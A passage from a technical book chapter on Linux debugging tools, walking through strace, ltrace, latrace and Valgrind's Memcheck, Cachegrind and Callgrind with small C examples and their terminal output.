mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fc952949000
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fc952948000
mprotect(0x7fc952738000, 16384, PROT_READ) = 0
mprotect(0x600000, 4096, PROT_READ)     = 0
mprotect(0x7fc952967000, 4096, PROT_READ) = 0
munmap(0x7fc95294b000, 114462)          = 0
brk(NULL)                               = 0x7b3000
brk(0x7d4000)                           = 0x7d4000
Hello SMILE!

+++ exited with 0 +++
jugbe@F-NAN-HIPPOPOTAME:~/tests/Chapter-1/file-not-found$
```

FIGURE 2.18 – Selecting traced syscalls by categories using strace

— **Saving the strace output :** We can redirect strace's report to a file.

```
$ strace -o strace.log ./myProgram
```

4. **strace complementary options :**
   — **Tracing child processes :** strace follows only the current process by default but not it's children, this behaviour can be changed using the option *-f* as follow :

```
$ strace -f ./myProgram
```

Let's illustrate with a simple example on a Raspberry PI 3 :

- **Source code of test :** the following program forks a child process and waits for it's termination.

```c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <unistd.h>

int main(){

    pid_t pid_child;
    int status_child;


    pid_child = fork();

    if (pid_child==0){
        printf("Child process\n");
        exit(EXIT_SUCCESS);
    }


    wait(&status_child);
    printf("Parent process\n");

    return EXIT_SUCCESS;
}

```

- **Tracing child process :** Let's use the option *-f*, strace will show the PID of child process in order to differenciate it's syscalls with it's parent (**Figure 2.19**).

```
munmap(0x76f33000, 27872)               = 0
clone(child_stack=NULL, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0x76f31068) = 744
strace: Process 744 attached
[pid   743] wait4(-1,  <unfinished ...>
[pid   744] fstat64(1, {st_mode=S_IFCHR|0600, st_rdev=makedev(204, 64), ...}) = 0
[pid   744] ioctl(1, TCGETS, {B115200 opost isig icanon echo ...}) = 0
[pid   744] brk(NULL)                   = 0x1a57000
[pid   744] brk(0x1a79000)              = 0x1a79000
[pid   744] write(1, "Child process\n", 14Child process
) = 14
[pid   744] exit_group(0)               = ?
[pid   744] +++ exited with 0 +++
<... wait4 resumed> [{WIFEXITED(s) && WEXITSTATUS(s) == 0}], 0, NULL) = 744
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=744, si_uid=0, si_status=0, si_utime=0, si_stime=0} ---
fstat64(1, {st_mode=S_IFCHR|0600, st_rdev=makedev(204, 64), ...}) = 0
ioctl(1, TCGETS, {B115200 opost isig icanon echo ...}) = 0
brk(NULL)                               = 0x1a57000
brk(0x1a79000)                          = 0x1a79000
write(1, "Parent process\n", 15Parent process
)       = 15
exit_group(0)                           = ?
+++ exited with 0 +++
root@raspberrypi:~/strace-examples#
```

FIGURE 2.19 – Tracing child processes using strace

Remark : strace was even able to catch **SIGCHILD** signal (which is sent to the parent when the child terminates).

— **Verbose mode :** strace will not use abbreviations for the arguments.

```
$ strace -v ./myProgram
```

The output report can be quit long using this option.

5. **Attaching strace to a running process :** Until now, strace was used to *launch programs* with different options depending on the needs. But, We can **attach strace** to a **running program** (as long as We have permissions for that).

```
$ strace -p pidProcess
```

As a last example, We can trace a program (led2000.c) that we are going to see later.

strace on embedded systems

We may cross compile the sources, download it from the repository (if the device has network capabilities) or simply download the executable for the architecture, strace for arm is available at the following url : `https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/arm/strace`

The program (led2000.c) accesses a banch of files periodically (like : */sys/class/leds/beaglebone :green :usr0/trigger*), in fact those files are used to control the 4 leds on a Beaglebone black (**Figure 2.20**).

```
mprotect(0xb6f4a000, 4096, PROT_READ)   = 0
munmap(0xb6f0e000, 84045)               = 0
brk(0)                                  = 0x636000
brk(0x657000)                           = 0x657000
open("/sys/class/leds/beaglebone:green:usr0/trigger", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=4096, ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb6f46000
write(3, "none", 4)                     = 4
close(3)                                = 0
munmap(0xb6f46000, 4096)                = 0
open("/sys/class/leds/beaglebone:green:usr0/trigger", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=4096, ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb6f46000
write(3, "timer", 5)                    = 5
close(3)                                = 0
munmap(0xb6f46000, 4096)                = 0
open("/sys/class/leds/beaglebone:green:usr0/delay_on", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3
```

FIGURE 2.20 – strace k2000 program - Beaglebone black wireless

Important : We must be the owner of the process to be traced.

2.2.3.3 ltrace

Another successful tool is « ltrace »which can record the calls made from an executable binary file to shared libraries. It may save hours of debugging if used correctly.

ltrace uses ptrace, We must enable if blocked by security patches like Yama

To demonstrate the usage of ltrace, We are going to practice with the following example :

1. **Creating a simple shared library :** We need to create our own shared library and use ltrace to monitor the calls from an executable to this library.
   — **smile-hello-open-source.h :** contains header definition of the function to be exported by our library (see the code below).

```
1     void helloOpenSource(const char *message);
2
```

— **smile-hello-open-source.cpp :** implements function's body to be exported by our library (see the code below).

```
#include <stdio.h>

void helloOpenSource(const char *message){
    printf("%s",message);
}

```

— **Compile the library :** now, We can compile the library as follow :

```
$ gcc -fPIC --shared -o <libnameoflibrary.so> <source_code_of_library>
```

Figure 2.21 illustrates the above process of compiling a library.




FIGURE 2.21 – Compiling a library in GCC

2. **Creating a test program (ltrace-hello.cpp) :**

```
#include <stdio.h>
#include <stdlib.h>
#include "smile-hello-open-source.h"

int main(){
 /* Call the function helloOpenSource exported by our library */
   helloOpenSource("The world is better when source code is open!\n");

   return EXIT_SUCCESS;
}

```

3. **Compiling the test program with the shared library :** We should link our program's executable to our library as shown below.

```
$ export LD_LIBRARY_PATH=.
$ gcc -o ltrace-hello ltrace-hello.cpp -lsmile-hello-open-source -L.
```

4. **Testing the program :**

(a) **Checking if the library is linked to the executable :** We can use the command « ldd »to check if our library was properly linked into the executable as shown in **Figure 2.22**.




FIGURE 2.22 – Check library linking using ldd

We can see that « libsmile-hello-open-source.so »is defined and have a valid address (a message like « not found »means « export LD_LIBRARY_PATH=. »was not made correctly).

Dependencies

two other libraries are shown as dependencies using ldd :

— **linux-vdso.so.1 :** this is the *Virtual dynamic shared object* is a library which is inserted by the system to a processes (on behalf of the user). It makes system call faster as it implements some of them in the userspace.
— **libc.so.6 :** this is the C library.

(b) **Executing the program :** If the library was properly linked, the program can be executed (**Figure 2.23**).




Figure 2.23 – Testing the program execution

5. **Tracing a program using ltrace :** Let's use ltrace to trace the calls between our executable and the library as shown in **Figure 2.24**




Figure 2.24 – Tracing library calls of an application using ltrace

ltraces shows the call between the main function (in our program) and the helloOpenSource function (in the library).

latrace Better than ltrace

ltrace allows only to monitor calls between the executable and the library but not amongst libraries (as an example, our library is calling printf in the C libary and ltrace cannot catch it), a solution for this is to use the evolution of ltrace called « latrace ».

Installing latrace

Latrace is not included by default, but we can install it easily from the repository :

```
1 $ sudo apt-get install latrace
```

Using latrace against our executable would yield to the output shown in **Figure 2.25**.

We can see clearly, the main function calling helloOpenSource which itself is calling printf (in the standard C library).

```
jugurtha@jugurtha-PC ~/Documents/take3/ltrace-latrace $ latrace ./ltrace-hello
5889     _dl_find_dso_for_object [/lib64/ld-linux-x86-64.so.2]
5889     __libc_start_main [/lib/x86_64-linux-gnu/libc.so.6]
5889     _Z15helloOpenSourcePKc [./libsmile-hello-open-source.so]
5889       printf [/lib/x86_64-linux-gnu/libc.so.6]
The world is better when source code is open!
./ltrace-hello finished - exited, status=0
jugurtha@jugurtha-PC ~/Documents/take3/ltrace-latrace $
```

Figure 2.25 – Tracing library calls of an application using latrace

latrace shows the calls in a tree structure which highlights relationships between the callers and callees.

2.2.3.4 strace vs ltrace

strace and ltrace are twins, they have similarities but they also diverge a lot (**Figure 2.26**).

— ***strace*** is system call tracer
— ***ltrace*** is a library call tracer

Though, they can be used to trace signals and get statistics about timing, processes and their children.




Figure 2.26 – Comparaison between strace, ltrace and latrace

What we should keep in mind that tracing a system call is different from tracing a library call, this means that they use ptrace differently.

2.2.4 Valgrind

Valgrind is the most efficient memory debugging, intrumentation and profiling framework for userspace applications [3].

Valgrind

We are going to step though the most common issues that can be solved by Valgrind.
For further details, one can refer to Valgrind's home page :
`http://valgrind.org/`

2.2.4.1 Memcheck

Memcheck is the predominant utility shipped with Valgrind, it is even the default tool used by valgrind's engine. The tool can be used for the following common task :

- **Detecting memory leaks :** The following C code allocates some memory dynamically (on the heap) but does not release it at the end.

```c
#include <stdio.h>
#include <stdlib.h>

int main () {
    char *str;
    /* Allocate 20 memory cells of size of char */
    str = (char *) malloc(20);
    return EXIT_SUCCESS;
}
```

The above program will execute just fine, but memory leaks lead to disasters with time. Let's use Valgrind to track memory leaks as shown in **Figure 2.27**.

```
jugbe@F-NAN-HIPPOPOTAME:~/tests/Chapter-1/Valgrind$ gcc memcheck-memory-leak.cpp -o memcheck-memory
-leak -g
jugbe@F-NAN-HIPPOPOTAME:~/tests/Chapter-1/Valgrind$ ./memcheck-memory-leak
jugbe@F-NAN-HIPPOPOTAME:~/tests/Chapter-1/Valgrind$ valgrind --tool:memcheck --leak-check=full ./me
mcheck-memory-leak
==4520== Memcheck, a memory error detector
==4520== Copyright (C) 2002-2015, and GNU GPL'd, by Julian Seward et al.
==4520== Using Valgrind-3.11.0 and LibVEX; rerun with -h for copyright info
==4520== Command: ./memcheck-memory-leak
==4520==
==4520==
==4520== HEAP SUMMARY:
==4520==     in use at exit: 20 bytes in 1 blocks
==4520==   total heap usage: 1 allocs, 0 frees, 20 bytes allocated
==4520==
==4520== 20 bytes in 1 blocks are definitely lost in loss record 1 of 1
==4520==    at 0x4C2DB8F: malloc (in /usr/lib/valgrind/vgpreload_memcheck-amd64-linux.so)
==4520==    by 0x400537: main (memcheck-memory-leak.cpp:7)
==4520==
==4520== LEAK SUMMARY:
==4520==    definitely lost: 20 bytes in 1 blocks
==4520==    indirectly lost: 0 bytes in 0 blocks
==4520==      possibly lost: 0 bytes in 0 blocks
==4520==    still reachable: 0 bytes in 0 blocks
==4520==         suppressed: 0 bytes in 0 blocks
==4520==
==4520== For counts of detected and suppressed errors, rerun with: -v
==4520== ERROR SUMMARY: 1 errors from 1 contexts (suppressed: 0 from 0)
```

FIGURE 2.27 – Tracing memory leaks using Valgrind memcheck tool

We can break **Figure 2.27** into the following 3 points :

3. Valgrind is used to fix bugs in Mozilla firefox as illustrated in this article : `https://developer.mozilla.org/en-US/docs/Mozilla/Testing/Valgrind_test_job`

- **Compilation using debugging symbols :** Valgrind will be more accurate if debugging symbols are available on the executable, otherwise; it may point out errors but not their locations.
- **Launching the executable :** the executable will run normally (because we still have enough memory), but this is the worst nightmare for any developer as memory leaks are stealing physical RAM. Accumulation of memory leaks leads to unpredictable behaviour (system crash, hang, ...,etc).
- **Using memcheck :** Valgrind was able to report the memory leak and it's location (*by 0x400537 : main (memcheck-memory-leak.cpp :7)*). It is even able to quantify the leaks (*in use at exit : 20 bytes in 1 blocks*) and report the total heap usage(*total heap usage : 1 allocs, 0 frees, 20 bytes allocated*).

- **Reporting uninitialized variables :** Uninitialized variables may lead to weird runtime behaviour (*some compilers warn against them*), Valgrind can be used to track them.
Let's take a sample code which prints a message to the user depending on his age as follow :

```
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  int main () {
5      int userAge;
6
7      if(userAge>18) /* Jumping on uninitialized variable */
8        printf("Welcome to university!\n");
9      else
10       printf("Go and play games!\n");
11
12     return EXIT_SUCCESS;
13 }
14
15
```

Problem : Condition on the code tied to uninitialized variable (userAge).
Valgrind's messages are explicit on the issue (**Figure 2.28**). Memcheck points out the move on uninitialized variable (*at 0x400532 : main (memcheck-uninitialized-variable.cpp :7)*)

```
jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/Valgrind$ gcc -o memcheck-uninitialized-variable memcheck-uninitialized-variable.cpp -g
jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/Valgrind$ ./memcheck-uninitialized-variable
Go and play games!
jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/Valgrind$ ./memcheck-uninitialized-variable
Go and play games!
jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/Valgrind$ valgrind ./memcheck-uninitialized-variable
==10056== Memcheck, a memory error detector
==10056== Copyright (C) 2002-2015, and GNU GPL'd, by Julian Seward et al.
==10056== Using Valgrind-3.11.0 and LibVEX; rerun with -h for copyright info
==10056== Command: ./memcheck-uninitialized-variable
==10056==
==10056== Conditional jump or move depends on uninitialised value(s)
==10056==    at 0x400532: main (memcheck-uninitialized-variable.cpp:7)
==10056==
Go and play games!
==10056==
==10056== HEAP SUMMARY:
==10056==     in use at exit: 0 bytes in 0 blocks
==10056==   total heap usage: 1 allocs, 1 frees, 1,024 bytes allocated
==10056==
==10056== All heap blocks were freed -- no leaks are possible
==10056==
==10056== For counts of detected and suppressed errors, rerun with: -v
==10056== Use --track-origins=yes to see where uninitialised values come from
==10056== ERROR SUMMARY: 1 errors from 1 contexts (suppressed: 0 from 0)
jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/Valgrind$
```

Figure 2.28 – Tracing Uninitialized variables using Valgrind memcheck tool

Note : *Valgrind reports : « 1 allocation and 1 free », emphasizing the fact of not having memory leaks.*

Important to Remember

Valgrind uses « memcheck »as a default tool unless otherwise specified (*using –tool option*).

- **Mismatch allocation and deallocation functions :** C/C++ syntax and notations can fit together in a single project, diffrent allocation (malloc, calloc, new) and deallocation (free, delete) functions can get mixed when merged. A common error scenario (allocating using « C malloc »and deallocating using « C++ delete ») is shown below :

```c
#include <stdio.h>
#include <stdlib.h>

int main () {
      char *str;
      /* Allocate 20 memory cells of size of char */
      str = (char *) malloc(20);

      delete(str);

      return EXIT_SUCCESS;
}
```

Valgrind finds quickly the bottleneck as illustrated by **Figure 2.29**. Memcheck prompts us with « *Mismatched free() /delete /delete []* ».

```
Fichier  Édition  Affichage  Rechercher  Terminal  Aide
jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/Valgrind$ g++ -o memcheck-mismatch-alloc-dealloc memcheck-mismatch-alloc-dealloc.cpp -g
jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/Valgrind$ ./memcheck-mismatch-alloc-dealloc
jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/Valgrind$ valgrind --tool=memcheck ./memcheck-mismatch-alloc-dealloc
==10310== Memcheck, a memory error detector
==10310== Copyright (C) 2002-2015, and GNU GPL'd, by Julian Seward et al.
==10310== Using Valgrind-3.11.0 and LibVEX; rerun with -h for copyright info
==10310== Command: ./memcheck-mismatch-alloc-dealloc
==10310==
==10310== Mismatched free() / delete / delete []
==10310==    at 0x4C2F24B: operator delete(void*) (in /usr/lib/valgrind/vgpreload_memcheck-amd64-linux.so)
==10310==    by 0x400667: main (memcheck-mismatch-alloc-dealloc.cpp:9)
==10310==  Address 0x5ab6c80 is 0 bytes inside a block of size 20 alloc'd
==10310==    at 0x4C2DB8F: malloc (in /usr/lib/valgrind/vgpreload_memcheck-amd64-linux.so)
==10310==    by 0x400657: main (memcheck-mismatch-alloc-dealloc.cpp:7)
==10310==
==10310==
==10310== HEAP SUMMARY:
==10310==     in use at exit: 72,704 bytes in 1 blocks
==10310==   total heap usage: 2 allocs, 1 frees, 72,724 bytes allocated
==10310==
==10310== LEAK SUMMARY:
==10310==    definitely lost: 0 bytes in 0 blocks
==10310==    indirectly lost: 0 bytes in 0 blocks
==10310==      possibly lost: 0 bytes in 0 blocks
==10310==    still reachable: 72,704 bytes in 1 blocks
==10310==         suppressed: 0 bytes in 0 blocks
==10310== Rerun with --leak-check=full to see details of leaked memory
==10310==
==10310== For counts of detected and suppressed errors, rerun with: -v
==10310== ERROR SUMMARY: 1 errors from 1 contexts (suppressed: 0 from 0)
jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/Valgrind$
```

FIGURE 2.29 – Tracing mismatch allocation and deallocation using Valgrind memcheck tool

- **Reading past-off (after the end) a buffer :** In C/C++ (and even assembly), there is no boudary checking to validate accesses to a buffer, one can read and write after the end of the buffer. Let's have a simple example :

```c
#include <stdio.h>
#include <stdlib.h>

int main () {
   char *str;
   /* Allocate 20 memory cells of size of char */
   str = (char *) malloc(20);
   printf("%c\n",*(str+20)); /* Read after the end of buffer */

   free(str);
   return EXIT_SUCCESS;
}

```

Applying Valgrind on the above code is shown in **Figure 2.30**. The issue was found : (*Invalid read of size 1*) and the faulty line identified (*at 0x4005D4 : main (memcheck-reading-past-buffer.cpp :7)*).

FIGURE 2.30 – Tracing read/write past the buffer using Valgrind memcheck tool

- **Multiple deallocation of a resource :** It is also frequent to deallocate space which was already released as presented below :

```c
#include <stdio.h>
#include <stdlib.h>

int main () {
    char *str;
    /* Allocate 20 memory cells of size of char */
    str = (char *) malloc(20);

    free(str);
    free(str);
    return EXIT_SUCCESS;
}

```

We can use Valgrind to detect the anomaly (**Figure 2.31**). An Error and it's location are returned (*Invalid free() / delete / delete[] / realloc()*).

FIGURE 2.31 – Tracing deallocation of non-existing blocks using Valgrind memcheck tool

2.2.4.2 Cachegrind :

Simulates *program's* to *cache hierarchy* interaction in the system. *Chachegrind will always simulate two cache levels* :
— **L1 Cache :** Broken down into L1Data and .
— **Unified L2 Cache :** Data and instructions are mixed together.

Cache name convention
To avoid confusion with L2 cache Valgrind refers to the last cache as LL cache (Last level).

The following program stores a structure's content (*employeeInfoOutput*) into a binary file, and read it back to another structure(*employeeInfoInput*).

```c
#include <stdio.h>
#include <stdlib.h>

void getErrorAndExit();

int main(){
  struct employeeInfo{
    char name[40];
    int age;
  };

  struct employeeInfo employeeInfoOutput = {"Jugurtha BELKALEM", 26}, employeeInfoInput={"nothing",0};

  FILE *writeEmployeeInfoOutputStream = NULL, *readEmployeeInfoInStream = NULL;
  /* ------------------------------------------------------------------------ */
  /* ---------------- Write structure to disk section ----------------------- */
  if((writeEmployeeInfoOutputStream=fopen("save-struct.txt","w+")) == NULL){ // get file stream
    getErrorAndExit();
  }
  /* save the structure into a binary file */
  if(!fwrite(&employeeInfoOutput, sizeof(struct employeeInfo), 1, writeEmployeeInfoOutputStream)){
    getErrorAndExit();
  }
  if(fclose(writeEmployeeInfoOutputStream)==-1) // close file stream
    perror("fclose() writeEmployeeInfoOutputStream ");

  /* ------------------------------------------------------------------------ */
  /* ---------------- Read back structure from disk section ----------------- */
  if((readEmployeeInfoInStream=fopen("save-struct.txt","r+")) == NULL){ // get file stream
    getErrorAndExit();
  }

  /* save the structure into a binary file */
  if(!fread(&employeeInfoInput, sizeof(struct employeeInfo), 1, readEmployeeInfoInStream)){
    getErrorAndExit();
  }
  if(fclose(readEmployeeInfoInStream)==-1) // close file stream
    perror("fclose() readEmployeeInfoInputStream ");

  printf("------ The new content of structure employeeInfoInput -------\n");
  printf("\t\tName : %s\n", employeeInfoInput.name);
  printf("\t\tAge : %d\n", employeeInfoInput.age);

  return EXIT_SUCCESS;
}

```

```
47 void getErrorAndExit(){
48     perror("Error ");
49     exit(EXIT_FAILURE);
50 }
51
```

Valgrind displays the number of intructions and data as well as cache misses and their rates (usually It's what We look for) as illustrated in **Figure 2.32**.

```
jugbe@F-NAN-HIPPOPOTAME:~/extra/tests/Chapter-1/Valgrind/cachegrind$ valgrind --tool=cachegrind ./cachegrind-test
==14297== Cachegrind, a cache and branch-prediction profiler
==14297== Copyright (C) 2002-2015, and GNU GPL'd, by Nicholas Nethercote et al.
==14297== Using Valgrind-3.11.0 and LibVEX; rerun with -h for copyright info
==14297== Command: ./cachegrind-test
==14297==
--14297-- warning: L3 cache found, using its data for the LL simulation.
----- The new content of structure employeeInfoInput ------
               Name : Jugurtha BELKALEM
               Age : 26
==14297==
==14297== I   refs:      164,826
==14297== I1  misses:      1,114
==14297== LLi misses:      1,097
==14297== I1  miss rate:    0.68%
==14297== LLi miss rate:    0.67%
==14297==
==14297== D   refs:       55,060  (41,952 rd   + 13,108 wr)
==14297== D1  misses:      3,016  ( 2,441 rd   +    575 wr)
==14297== LLd misses:      2,482  ( 1,964 rd   +    518 wr)
==14297== D1  miss rate:     5.5% (   5.8%     +    4.4%  )
==14297== LLd miss rate:     4.5% (   4.7%     +    4.0%  )
==14297==
==14297== LL refs:         4,130  ( 3,555 rd   +    575 wr)
==14297== LL misses:       3,579  ( 3,061 rd   +    518 wr)
==14297== LL miss rate:      1.6% (   1.5%     +    4.0%  )
jugbe@F-NAN-HIPPOPOTAME:~/extra/tests/Chapter-1/Valgrind/cachegrind$
```

FIGURE 2.32 – Testing program's to cache interaction - Cachegrind

Remember : Cachegrind simulates only 2 cache levels (even if the machine has more than 2 caches).

2.2.4.3 Callgrind

Callgrind is a CPU profiler. The reader is probably familiar with GPROF. Howerver, *Gprof is dead and burried* as it can neither support multithreaded applications nor understand system calls.

Callgrind is used in the industry as it covers all the issues seen with Gprof.

The following example demontrates the use of callgrind to measure the collect CPU usage of each function in the code :

1. **callgrind-function-time-execution.cpp :**

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <time.h>
4  #define NUMBER_IN_SET 500
5  #define MAX_NUMBER_VALUE 100
6  #define MIN_NUMBER_VALUE 2
7
8  int generateRandomNumber();
9
10 int main(){
11
12   int numberSet1[NUMBER_IN_SET], numberSet2[NUMBER_IN_SET], i;
13   int totalSet[NUMBER_IN_SET];
14   srand(time(NULL));
15
16   for(i=0; i<NUMBER_IN_SET; i++){
```

```
17      numberSet1[i] = generateRandomNumber();
18      numberSet2[i] = generateRandomNumber();
19      // add the 2 generated numbers and store them
20      totalSet[i] = numberSet1[i] + numberSet2[i];
21    }
22
23    return EXIT_SUCCESS;
24  }
25  /* Function that generates a random integer */
26  int generateRandomNumber(){
27      return (rand() % (MAX_NUMBER_VALUE - MIN_NUMBER_VALUE)) + MIN_NUMBER_VALUE;
28  }
```

2. **Executing callgrind :** We need to issue on the terminal :

```
1   $ valgrind --tool=callgrind ./myProgram
```

Executing the above command on our program yields to the output shown in **Figure 2.33**. Callgrind reports that it has collected 183387 events.

```
jugbe@F-NAN-HIPPOPOTAME:~/extra/tests/Chapter-1/Valgrind/callgrind$ valgrind --tool=callgrind ./callgrind-test
==15888== Callgrind, a call-graph generating cache profiler
==15888== Copyright (C) 2002-2015, and GNU GPL'd, by Josef Weidendorfer et al.
==15888== Using Valgrind-3.11.0 and LibVEX; rerun with -h for copyright info
==15888== Command: ./callgrind-test
==15888==
==15888== For interactive control, run 'callgrind_control -h'.
==15888==
==15888== Events    : Ir
==15888== Collected : 183387
==15888==
==15888== I   refs:      183,387
jugbe@F-NAN-HIPPOPOTAME:~/extra/tests/Chapter-1/Valgrind/callgrind$
```

FIGURE 2.33 – Executing callgrind on an application

Note : Callgrind creates a file « callgrind.out.<PID> »(**Figure 2.33**).

3. **Display callgrind output :** Valgrind can parse « callgrind.out.<PID> »and make human readable format in two different ways :

— **callgrind_annotate :** which the text based default build-in tool (We do not recommand this approach).

```
1   $ callgrind_annotate --auto=yes callgrind.out.<pid>
```

callgrind_annotate displays the result according to the number of Ir (*Instruction read which means **assembly instructions***). The output is laid out maily as follow :

* **Ir in functions :** displays Ir numbers associated with each function in descending order (**Figure 2.34**).

```
    Ir  file:function
--------------------------------------------------------------------------------
34,018  /build/glibc-Cl5G7W/glibc-2.23/stdlib/random_r.c:random_r [/lib/x86_64-linux-gnu/libc-2.23.so]
21,645  /build/glibc-Cl5G7W/glibc-2.23/elf/dl-lookup.c:do_lookup_x [/lib/x86_64-linux-gnu/ld-2.23.so]
19,004  callgrind-test.c:generateRandomNumber [/home/jugbe/extra/tests/Chapter-1/Valgrind/callgrind/callgrind-test]
17,092  /build/glibc-Cl5G7W/glibc-2.23/elf/dl-lookup.c:_dl_lookup_symbol_x [/lib/x86_64-linux-gnu/ld-2.23.so]
17,000  /build/glibc-Cl5G7W/glibc-2.23/stdlib/random.c:random [/lib/x86_64-linux-gnu/libc-2.23.so]
16,327  /build/glibc-Cl5G7W/glibc-2.23/elf/../sysdeps/x86_64/dl-machine.h:_dl_relocate_object
12,530  callgrind-test.c:main [/home/jugbe/extra/tests/Chapter-1/Valgrind/callgrind/callgrind-test]
 8,344  /build/glibc-Cl5G7W/glibc-2.23/elf/do-rel.h:_dl_relocate_object
 5,177  /build/glibc-Cl5G7W/glibc-2.23/string/../sysdeps/x86_64/multiarch/../strcmp.S:strcmp [/lib/x86_64-linux-gnu/ld-2.23.so]
 4,212  /build/glibc-Cl5G7W/glibc-2.23/elf/dl-lookup.c:check_match [/lib/x86_64-linux-gnu/ld-2.23.so]
 4,000  /build/glibc-Cl5G7W/glibc-2.23/stdlib/rand.c:rand [/lib/x86_64-linux-gnu/libc-2.23.so]
 2,470  /build/glibc-Cl5G7W/glibc-2.23/stdlib/random_r.c:srandom_r [/lib/x86_64-linux-gnu/libc-2.23.so]
 1,286  /build/glibc-Cl5G7W/glibc-2.23/elf/dl-version.c:_dl_check_map_versions [/lib/x86_64-linux-gnu/ld-2.23.so]
 1,077  /build/glibc-Cl5G7W/glibc-2.23/elf/dl-deps.c:_dl_map_object_deps [/lib/x86_64-linux-gnu/ld-2.23.so]
```

FIGURE 2.34 – Displaying Ir number of each function - callgrind_annotate

* **Ir in source code :** shows Ir numbers measured in each C intruction (**Figure 2.35**).

As an example :
return (rand() % (MAX_NUMBER_VALUE - MIN_NUMBER_VALUE)) + MIN_NUMBER_VALUE; costs 15,004 assembly Intructions.

```
    Ir
-- line 2 ----------------------------------------
     .  #include <stdlib.h>
     .  #include <time.h>
     .  #define NUMBER_IN_SET 500
     .  #define MAX_NUMBER_VALUE 100
     .  #define MIN_NUMBER_VALUE 2
     .
     .  int generateRandomNumber();
     .
